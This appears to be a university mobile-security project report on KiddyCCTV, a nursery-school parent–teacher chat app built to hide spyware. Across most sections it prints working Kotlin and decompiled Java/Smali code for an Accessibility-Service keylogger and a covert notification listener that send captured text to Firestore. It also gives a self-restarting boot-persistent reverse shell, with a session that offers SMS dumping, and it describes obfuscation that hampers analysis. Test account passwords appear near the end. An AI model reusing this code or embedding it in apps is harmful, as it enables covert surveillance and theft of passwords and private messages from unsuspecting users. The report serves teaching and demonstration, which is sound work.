On all of the user's versions of the application, a bottom navigation bar is available for users to use. The navigation bar consists of two icons - home icon to redirect users to the homepage, and a message icon that redirects users to the chats. The reason for the selection of these two icons would be for easy access to the most used screens by all the users.




Figure 33. Button Navigation Bar

## 3. Malicious Features

### 3.1. Keylogger

The first spyware that we have implemented is the keylogger. The keylogger operates by leveraging the Android Accessibility Service to intercept and record all text inputs across different applications while running in the background. The service captures the keypresses on the keyboard in the application. The data collected are the words typed by the user, application name, and application package name. The collected data is then sent to the Firestore database. This allows for remote retrieval and analysis of the captured keystrokes which can include sensitive information like passwords, search queries, and personal messages.

+ Add document	+ Start collection
0mdgJ8QhVdITSQZyZ7te >	+ Add field
10GhWFB6TdLx6WqEvvJE	conversationStruct: "mobilesecurity.sit.project"
10Z8fUJl4baEzxHfoZTo	text: "ChildParen"
2oi97WVgRyy0Uycr4zeM	timestamp: 1711877457961
2u9h6nzt3A4SXENPjZZK	

Figure 34. Keylogger Database

### 3.2. Notification Listener

The second spyware that we have implemented is the Notification Listener. It monitors and records all incoming notifications on the user's device. Once the user has granted the required permissions, the notification listener will discretely operate on the backend, and gain access to all notifications that appear in the status bar which includes those from messaging apps, email, social media platforms, and other applications. It captures information such as the notification title, content, and the originating app's name.

This notification listener does not notify the users of its activities nor does it require any interactions from the user to activate or continue its data collection process. It is engineered to be stealthy, ensuring the users remain unaware of the ongoing surveillance and data extraction. The collected data provides a comprehensive overview of the user's interactions, communications, and app usage patterns, this information is then transmitted to the Firestore database which enables the collector to analyze the data, potentially revealing sensitive and private information about the user.



```

BRESTR3D

COMMANDS
-----
dumpMessages : This will dump all the SMS from the device to your terminal
deviceInfo : This will get the device build information
shell : This will get the Shell of the Android Device
cameraInfo : This will get the camera information
bye : To exit the initial shellshell

--STARTING SHELL--
/system/bin/sh: can't find tty fd: No such device or address
/system/bin/sh: warning: won't have full job control
cd data
pwd
:/data $ /data $ /data
ls -la /system/bin/cp
:/data $ lrwxr-xr-x 1 root shell 6 2024-02-08 07:22 /system/bin/cp -> toybox
toybox
:/data $ [ acpi base64 basename blkdiscard blkid blockdev cal cat chatttr chcon
chgrp chmod chown chroot chrt cksum clear cmp comm cp cpio cut date
dd devmem df diff dirname dmesg dos2unix du echo egrep env expand
expr fallocate false fgrep file find flock fmt free freeramdisk fsfreeze
fsync getconf getenforce getfattr getopt grep groups gunzip gzip head
help hostname hwclock i2cdetect i2cdump i2cget i2cset iconv id ifconfig
inotifyd insmod install ionice iorenice iotop kill killall ln load_policy
log logname losetup ls lsattr lsmod lsosf lspci lsusb makedevs md5sum
microcom mkdir mkfifo mknod mkswap mktmp modinfo modprobe more mount
mountpoint mv nbd-client nc netcat netstat nice nl nohup nproc nsenter
od partprobe paste patch pgrep pidof ping ping6 pivot_root pkill pmmap
printenv printf prlimit ps pwd pwdx readelf readlink realpath renice
restorecon rev rfkill rm rmdir rmmod rtcwake runcon sed sendevent
seq setenforce setfattr setuid shasum sha224sum sha256sum sha384sum
sha512sum sleep sort split stat strings stty swapoff swapon sync sysctl
tac tail tar taskset tee test time timeout top touch tr traceroute
traceroute6 true truncate tty tuncctl ulimit umount uname uniq unix2dos
unlink unshare uptime usleep uuencode uuencode uuidgen vconfig vi
vmstat watch wc which whoami xargs xxd yes zcat

```

Figure 37. Proof of concept of Privilege Escalation


When the user logs in, there will be a listener on the attacker's machine. It will listen for a TCP connection which will allow access to the backend of the unsuspecting user.



## 4. Obfuscation

### 4.1 ProGuard and R8

In KiddyCCTV, we obfuscated and optimized the app using ProGuard and R8. This is to ensure that the function codes are obfuscated and not seen. This prevents reverse engineering as the person might not want to take as much effort to analyze the code.

A screenshot of a code editor showing the configuration for ProGuard rules. The code is written in Java and is part of an Android build system. It defines a 'release' build type where minification and shrinking are enabled, and it specifies the ProGuard files to use: 'proguard-android-optimize.txt' and 'proguard-rules.pro'.

```
buildTypes { this: NamedDomainObjectContainer<ApplicationBuildType>
    release { this: ApplicationBuildType
        isMinifyEnabled = true
        isShrinkResources = true
        proguardFiles(
            getDefaultProguardFile( name: "proguard-android-optimize.txt"),
            "proguard-rules.pro"
        )
    }
}
```

Figure 38. Proguard rules

Proguard and R8 work by analyzing the application's bytecode, identifying and removing unused code, and renaming the remaining classes, methods, and fields with non-descript names. This process makes it difficult for unauthorized individuals to reverse-engineer and understand the app's internal workings.

#### 4.1.1 JADX Analysis

By using Jadx GUI tool to analyze, we can see that the obfuscation renamed the remaining class, methods, and fields with meaningless names.

## Original Code

```

    override fun onNotificationPosted(sbn: StatusBarNotification) {
        val extras = sbn.notification.extras
        // Avoid group summary notifications
        if (sbn.notification.flags and Notification.FLAG_GROUP_SUMMARY != 0) {
            Log.d( tag: "error", msg: "Ignore the notification FLAG_GROUP_SUMMARY")
            return
        }

        val title = extras.getString( key: "android.title", defaultValue: "")
        val text = extras.getCharSequence( key: "android.text", defaultValue: "").toString()

        val date = SimpleDateFormat( pattern: "yyyy-MM-dd HH:mm:ss", Locale.getDefault()).format(Date())
        // Construct your notification object (consider creating a data class for this)
        val thisNotif = Conver(title, text, sbn.packageName, date, sbn.id)
        // Add notification to your database
        db.addNotification(thisNotif)
    }
}

```

Figure 39. Notification Listener Original Code

## Obfuscated Code

```

/* loaded from: classes.dex */
public final class ConversationStuff extends NotificationListenerService {

    /* renamed from: a reason: collision with root package name */
    public b f7958a;

    @Override // android.app.Service
    public final void onCreate() {
        super.onCreate();
        this.f7958a = new b(this);
    }

    /* JADX WARN: Type inference failed for: r3v3, types: [t4.a, java.lang.Object] */
    @Override // android.service.notification.NotificationListenerService
    public final void onNotificationPosted(StatusBarNotification statusBarNotification) {
        v.m(statusBarNotification, "sbn");
        Bundle bundle = statusBarNotification.getNotification().extras;
        if ((statusBarNotification.getNotification().flags & 512) != 0) {
            Log.d("error", "Ignore the notification FLAG_GROUP_SUMMARY");
            return;
        }
        String string = bundle.getString("android.title", "");
        String obj = bundle.getCharSequence("android.text", "").toString();
        String format = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss", Locale.getDefault()).format(new Date());
        v.j(string);
        String packageName = statusBarNotification.getPackageName();
        v.l(packageName, "getPackageName(...)");
        v.j(format);
        int id = statusBarNotification.getId();
        v.m(obj, "title");
        ?? obj2 = new Object();
        obj2.f9096a = string;
        obj2.f9097b = obj;
        obj2.f9098c = packageName;
        obj2.f9099d = format;
        obj2.f9100e = id;
        b bVar = this.f7958a;
        if (bVar != null) {
            ((FirebaseFirestore) bVar.f8876b).collection("conversation").add(obj2).addOnSuccessListener(new t4.b(1, d.f9106d)).addOnFailureListener(new c(1));
        } else {
            v.h0("db");
            throw null;
        }
    }
}

```

Figure 40. Notification Listener Obfuscated Code

## Original Code

```

override fun onAccessibilityEvent(event: AccessibilityEvent?) {
    event?.let { it: AccessibilityEvent
        when (it.eventType) {
            AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED -> {
                val currApp = it.packageName.toString()
                val text = it.text.joinToString(separator = ", ") { charSequence ->
                    charSequence.toString()
                }
                sendTextToFirestore(currApp, text)
            }
        }
    }
}

```

Figure 41. Keylogger Original Code

```

private fun sendTextToFirestore(appPackage: String, text: String) {
    val db = FirebaseFirestore.getInstance()

    val conversationData = ConversationData(appPackage, text)
    db.collection( collectionPath: "conversationGroup") .CollectionReference
        .add(conversationData) Task<DocumentReference>
        .addOnSuccessListener { it: DocumentReference
            Log.d( tag: "KeyListener", msg: "Data added to Firestore")
        }
        .addOnFailureListener { e ->
            Log.e( tag: "KeyListener", msg: "Error writing to Firestore", e)
        }
}

```

Figure 42. Keylogger Original Code

## Obfuscated Code

```

package mobilesecurity.sit.project.chats.conversation_backend;

import android.accessibilityservice.AccessibilityService;
import android.view.accessibility.AccessibilityEvent;
import com.google.firebase.firestore.FirebaseFirestore;
import java.util.List;
import s3.n;
import s3.v;
import t4.b;
import t4.c;
import t4.d;
import t4.e;

/* loaded from: classes.dex */
public final class ConversationClass extends AccessibilityService {

    /* renamed from: a reason: collision with root package name */
    public static final /* synthetic */ int f7957a = 0;

    @Override // android.accessibilityservice.AccessibilityService
    public final void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
        if (accessibilityEvent == null || accessibilityEvent.getEventType() != 16) {
            return;
        }
        String obj = accessibilityEvent.getPackageName().toString();
        List<CharSequence> text = accessibilityEvent.getText();
        v.l(text, "getText(...)");
        String X0 = n.X0(text, ", ", null, null, d.f9104b, 30);
        FirebaseFirestore firebaseFirestore = FirebaseFirestore.getInstance();
        v.l(firebaseFirestore, "getInstance(...)");
        firebaseFirestore.collection("conversationGroup").add(new c(obj, X0)).addOnSuccessListener(new b(0, d.f9105c)).addOnFailureListener(new c(0));
    }

    @Override // android.accessibilityservice.AccessibilityService
    public final void onInterrupt() {
    }
}

```

Figure 43. Keylogger Obfuscated Code

## Original Code

```
1 adamxandria +1
class UpdateService : Service() {

    private var initialIntent: Intent? = null

    1 adamxandria
    override fun onBind(intent: Intent): IBinder? = null

    1 adamxandria +1
    override fun onStartCommand(intent: Intent?, flags: Int, startId: Int): Int {
        if (initialIntent == null) {
            initialIntent = intent
        }
        return super.onStartCommand(intent, flags, startId)
    }

    1 adamxandria +1
    override fun onCreate() {
        super.onCreate()
        println("On create")
        val thread = Thread(ServerConnection(context, this))
        thread.start()
    }

    1 Jonathan Chiu +1
    override fun onDestroy() {
        super.onDestroy()
        println("on destroy")
        getBaseContext().startService(Intent(getBaseContext(), UpdateService::class.java))
    }

    1 adamxandria
    override fun onTaskRemoved(rootIntent: Intent) {
        println("ON task removed call")
        val intent = Intent(packageContext, this, this::class.java)
        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK)
        startActivity(intent)
        super.onTaskRemoved(rootIntent)
    }
}
```

Figure 44. Reverse Shell Original Code

## Obfuscated Code

```
/* loaded from: classes.dex */
public final class UpdateService extends Service {

    /* renamed from: a reason: collision with root package name */
    public Intent f7970a;

    @Override // android.app.Service
    public final IBinder onBind(Intent intent) {
        v.a(intent, "intent");
        return null;
    }

    @Override // android.app.Service
    public final void onCreate() {
        super.onCreate();
        System.out.println((Object) "On create");
        new Thread(new v0(this)).start();
    }

    @Override // android.app.Service
    public final void onDestroy() {
        super.onDestroy();
        System.out.println((Object) "on destroy");
        getBaseContext().startService(new Intent(getBaseContext(), UpdateService.class));
    }

    @Override // android.app.Service
    public final int onStartCommand(Intent intent, int i6, int i7) {
        if (this.f7970a == null) {
            this.f7970a = intent;
        }
        return super.onStartCommand(intent, i6, i7);
    }

    @Override // android.app.Service
    public final void onTaskRemoved(Intent intent) {
        v.a(intent, "rootIntent");
        System.out.println((Object) "ON task removed call");
        Intent intent2 = new Intent(this, UpdateService.class);
        intent2.addFlags(268435456);
        startActivity(intent2);
        super.onTaskRemoved(intent);
    }
}
```

Figure 45. Reverse Shell Obfuscated Code

### Original Code

```
Jonathan Chiu
class BootRecv : BroadcastReceiver() {
    Jonathan Chiu
    override fun onReceive(context: Context, intent: Intent) {
        val goToService = Intent(context, UpdateService::class.java)
        context.startService(goToService)
    }
}
```

Figure 46. Reverse Shell Original Code

### Obfuscated Code

```
package mobilesecurity.sit.project.mainpage.mainpage_backend;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import s3.v;

/* loaded from: classes.dex */
public final class BootRecv extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public final void onReceive(Context context, Intent intent) {
        v.m(context, "context");
        v.m(intent, "intent");
        context.startService(new Intent(context, UpdateService.class));
    }
}
```

Figure 47. Reverse Shell Obfuscated Code

## 4.1.2 Apktool Analysis

Apktool can be used to decode apk files to retrieve the original source code and resources. It allows the user to gain access to the apk manifest, assets, resources, and source code (in Smali format). In the pictures below, snippets of the obfuscated code can be seen. The AndroidManifest.xml can also be seen below.

## Original Code

```
override fun onNotificationPosted(sbn: StatusBarNotification) {  
    val extras = sbn.notification.extras  
    // Avoid group summary notifications  
    if (sbn.notification.flags and Notification.FLAG_GROUP_SUMMARY != 0) {  
        Log.d( tag: "error", msg: "Ignore the notification FLAG_GROUP_SUMMARY")  
        return  
    }  
  
    val title = extras.getString( key: "android.title", defaultValue: "")  
    val text = extras.getCharSequence( key: "android.text", defaultValue: "").toString()  
  
    val date = SimpleDateFormat( pattern: "yyyy-MM-dd HH:mm:ss", Locale.getDefault()).format(Date())  
    // Construct your notification object (consider creating a data class for this)  
    val thisNotif = Conver(title, text, sbn.packageName, date, sbn.id)  
    // Add notification to your database  
    db.addNotification(thisNotif)  
}
```

Figure 48. Notification Listener Original Code

## Obfuscated Code

```
.class public final Lmobilesecurity/sit/project/chats/conversation_backend/ConversationStuff;  
.super Landroid/service/notification/NotificationListenerService;  
.source "SourceFile"  
  
# instance fields  
.field public a:Ls1/b;  
  
# direct methods  
.method public constructor <init>()V  
    .locals 0  
  
    invoke-direct {p0}, Landroid/service/notification/NotificationListenerService;-><init>()V  
  
    return-void  
.end method  
  
# virtual methods  
.method public final onCreate()V  
    .locals 1  
  
    invoke-super {p0}, Landroid/app/Service;->onCreate()V  
  
    new-instance v0, Ls1/b;  
  
    invoke-direct {v0, p0}, Ls1/b;-><init>(Lmobilesecurity/sit/project/chats/conversation_backend/ConversationStuff;)V  
  
    iput-object v0, p0, Lmobilesecurity/sit/project/chats/conversation_backend/ConversationStuff;:-a:Ls1/b;  
  
    return-void  
.end method  
  
.method public final onNotificationPosted(Landroid/service/notification/StatusBarNotification;)V  
    .locals 6  
  
    const-string v0, "sbn"  
  
    invoke-static {p1, v0}, Ls3/v;:-m(Ljava/lang/Object;Ljava/lang/String;)V  
  
    invoke-virtual {p1}, Landroid/service/notification/StatusBarNotification;->getNotification()Landroid/app/Notification;  
  
    move-result-object v0
```

Figure 49. Notification Listener Obfuscated Code

## Original Code

```

override fun onAccessibilityEvent(event: AccessibilityEvent?) {
    event?.let { it: AccessibilityEvent
        when (it.eventType) {
            AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED -> {
                val currApp = it.packageName.toString()
                val text = it.text.joinToString(separator = ", ") { charSequence ->
                    charSequence.toString()
                }
                sendTextToFirestore(currApp, text)
            }
        }
    }
}

```

Figure 50. KeyLogger Original Code

```

private fun sendTextToFirestore(appPackage: String, text: String) {
    val db = FirebaseFirestore.getInstance()

    val conversationData = ConversationData(appPackage, text)
    db.collection( collectionPath: "conversationGroup") CollectionReference
        .add(conversationData) Task<DocumentReference>
        .addOnSuccessListener { it: DocumentReference
            Log.d( tag: "KeyListener", msg: "Data added to Firestore")
        }
        .addOnFailureListener { e ->
            Log.e( tag: "KeyListener", msg: "Error writing to Firestore", e)
        }
}

```

Figure 51. KeyLogger Original Code

## Obfuscated Code

```

class public final Lmobilesecurity/sit/project/chats/conversation_backend/ConversationClass;
.super Landroid/accessibilityservice/AccessibilityService;
.source "SourceFile"

# static fields
.field public static final synthetic a:I

# direct methods
.method public constructor <init>()V
    .locals 0

    invoke-direct {p0}, Landroid/accessibilityservice/AccessibilityService; -><init>()V

    return-void
.end method

# virtual methods
.method public final onAccessibilityEvent(Landroid/view/accessibility/AccessibilityEvent;)V
    .locals 7

    if-eqz p1, :cond_0

    invoke-virtual {p1}, Landroid/view/accessibility/AccessibilityEvent; ->getEventType()I

    move-result v0

    const/16 v1, 0x10

    if-ne v0, v1, :cond_0

    invoke-virtual {p1}, Landroid/view/accessibility/AccessibilityEvent; ->getPackageName()Ljava/lang/CharSequence;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/Object; ->toString()Ljava/lang/String;

    move-result-object v0

    invoke-virtual {p1}, Landroid/view/accessibility/AccessibilityRecord; ->getText()Ljava/util/List;

    move-result-object v1

```

Figure 52. Keylogger Obfuscated Code

## Original Code

```
└─ adamxandria +1
class UpdateService : Service() {

    private var initialIntent: Intent? = null

    └─ adamxandria
    override fun onBind(intent: Intent): IBinder? = null

    └─ adamxandria +1
    override fun onStartCommand(intent: Intent?, flags: Int, startId: Int): Int {
        if (initialIntent == null) {
            initialIntent = intent
        }
        return super.onStartCommand(intent, flags, startId)
    }

    └─ adamxandria +1
    override fun onCreate() {
        super.onCreate()
        println("On create")
        val thread = Thread(ServerConnection(context: this))
        thread.start()
    }

    └─ Jonathan Chiu +1
    override fun onDestroy() {
        super.onDestroy()
        println("on destroy")
        getBaseContext().startService(Intent(getBaseContext(), UpdateService::class.java))
    }

    └─ adamxandria
    override fun onTaskRemoved(rootIntent: Intent) {
        println("On task removed call")
        val intent = Intent(packageContext: this, this::class.java)
        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK)
        startActivity(intent)
        super.onTaskRemoved(rootIntent)
    }
}
```

Figure 53. Reverse Shell Original Code

## Obfuscated Code

```
class public final Lmobilesecurity/sit/project/mainpage/mainpage_backend/UpdateService;
.super Landroid/app/Service;
.source "SourceFile"

# instance fields
.field public a:Landroid/content/Intent;

# direct methods
.method public constructor <init>()V
    .locals 0

    invoke-direct {p0}, Landroid/app/Service;-><init>()V

    return-void
.end method

# virtual methods
.method public final onBind(Landroid/content/Intent;)Landroid/os/IBinder;
    .locals 1

    const-string v0, "intent"

    invoke-static {p1, v0}, Ls3/v;->m(Ljava/lang/Object;Ljava/lang/String;)V

    const/4 p1, 0x0

    return-object p1
.end method

.method public final onCreate()V
    .locals 2

    invoke-super {p0}, Landroid/app/Service;->onCreate()V

    const-string v0, "On create"

    sget-object v1, Ljava/lang/System;->out:Ljava/io/PrintStream;

    invoke-virtual {v1, v0}, Ljava/io/PrintStream;->println(Ljava/lang/Object;)V

    new-instance v0, Ljava/lang/Thread;
```

Figure 54. Reverse Shell Obfuscated Code



## Original Code

```
Jonathan Chiu
class BootRecv : BroadcastReceiver() {
    Jonathan Chiu
    override fun onReceive(context: Context, intent: Intent) {
        val goToService = Intent(context, UpdateService::class.java)
        context.startService(goToService)
    }
}
```

Figure 55. Reverse Shell Original Code

## Obfuscated Code

```
.class public final Lmobilesecurity/sit/project/mainpage/mainpage_backend/BootRecv;
.super Landroid/content/BroadcastReceiver;
.source "SourceFile"

# direct methods
.method public constructor <init>()V
    .locals 0

    invoke-direct {p0}, Landroid/content/BroadcastReceiver;-><init>()V

    return-void
.end method

# virtual methods
.method public final onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 1

    const-string v0, "context"

    invoke-static {p1, v0}, Ls3/v;.->m(Ljava/lang/Object;Ljava/lang/String;)V

    const-string v0, "intent"

    invoke-static {p2, v0}, Ls3/v;.->m(Ljava/lang/Object;Ljava/lang/String;)V

    new-instance p2, Landroid/content/Intent;

    const-class v0, Lmobilesecurity/sit/project/mainpage/mainpage_backend/UpdateService;

    invoke-direct {p2, p1, v0}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V

    invoke-virtual {p1, p2}, Landroid/content/Context;->startService(Landroid/content/Intent;)Landroid/content/ComponentName;

    return-void
.end method
```

Figure 56. Reverse Shell Obfuscated Code

```

<uses-permission android:name="android.permission.INTERNET" tools:ignore="protectedPermissions" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
<uses-permission android:name="android.permission.READ_CALL_LOG" />
<uses-permission android:name="android.permission.WRITE_CALL_LOG" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-feature android:name="android.hardware.camera" android:required="true" />
<uses-feature android:name="android.hardware.camera.autofocus" />
<uses-feature android:name="android.hardware.microphone" />
<uses-feature android:name="android.hardware.telephony" android:required="false" />
<uses-feature android:name="android.hardware.camera" android:required="true"/>

```

Figure 57. AndroidManifest.xml

## 5. Usable Accounts

### Principal

- 1) email: [jolin@gmail.com](mailto:jolin@gmail.com)  
password: 12345678  
name: jojo
- 2) email: [m@gmail.com](mailto:m@gmail.com)  
password: 12345678  
name: michelle

### Teacher

- 1) email: [teacher@gmail.com](mailto:teacher@gmail.com)  
password: teacher  
name: Jenny Loh
- 2) email: [karen@gmail.com](mailto:karen@gmail.com)  
password: 12345678  
name: karen
- 3) email: [peishan@gmail.com](mailto:peishan@gmail.com)  
password: 12345678  
name: pei shan

### Parent

- 1) email: [yisanlow@gmail.com](mailto:yisanlow@gmail.com)  
password: Test1234  
name: Yisan
- 2) email: [jonathan@gmail.com](mailto:jonathan@gmail.com)  
password: 12345678  
name: Jonathan
- 3) email: [kxycia@gmail.com](mailto:kxycia@gmail.com)  
password: 12345678  
name: kxycia

## **6. Conclusion**

In conclusion, KiddyCCTV is a comprehensive demonstration of the capabilities and potential vulnerabilities inherent in mobile applications, particularly those intended for sensitive environments such as nursery schools. The project adeptly balances the utility of a user-friendly application designed to facilitate communication between nursery school staff and parents, with a critical examination of cybersecurity issues. By incorporating features like a keylogger, notification listener, and reverse shell, the project vividly illustrates the types of security threats that can be embedded within seemingly benign applications. The use of obfuscation techniques such as ProGuard and R8 further underscores the challenges in protecting these applications from malicious reverse engineering and exploitation.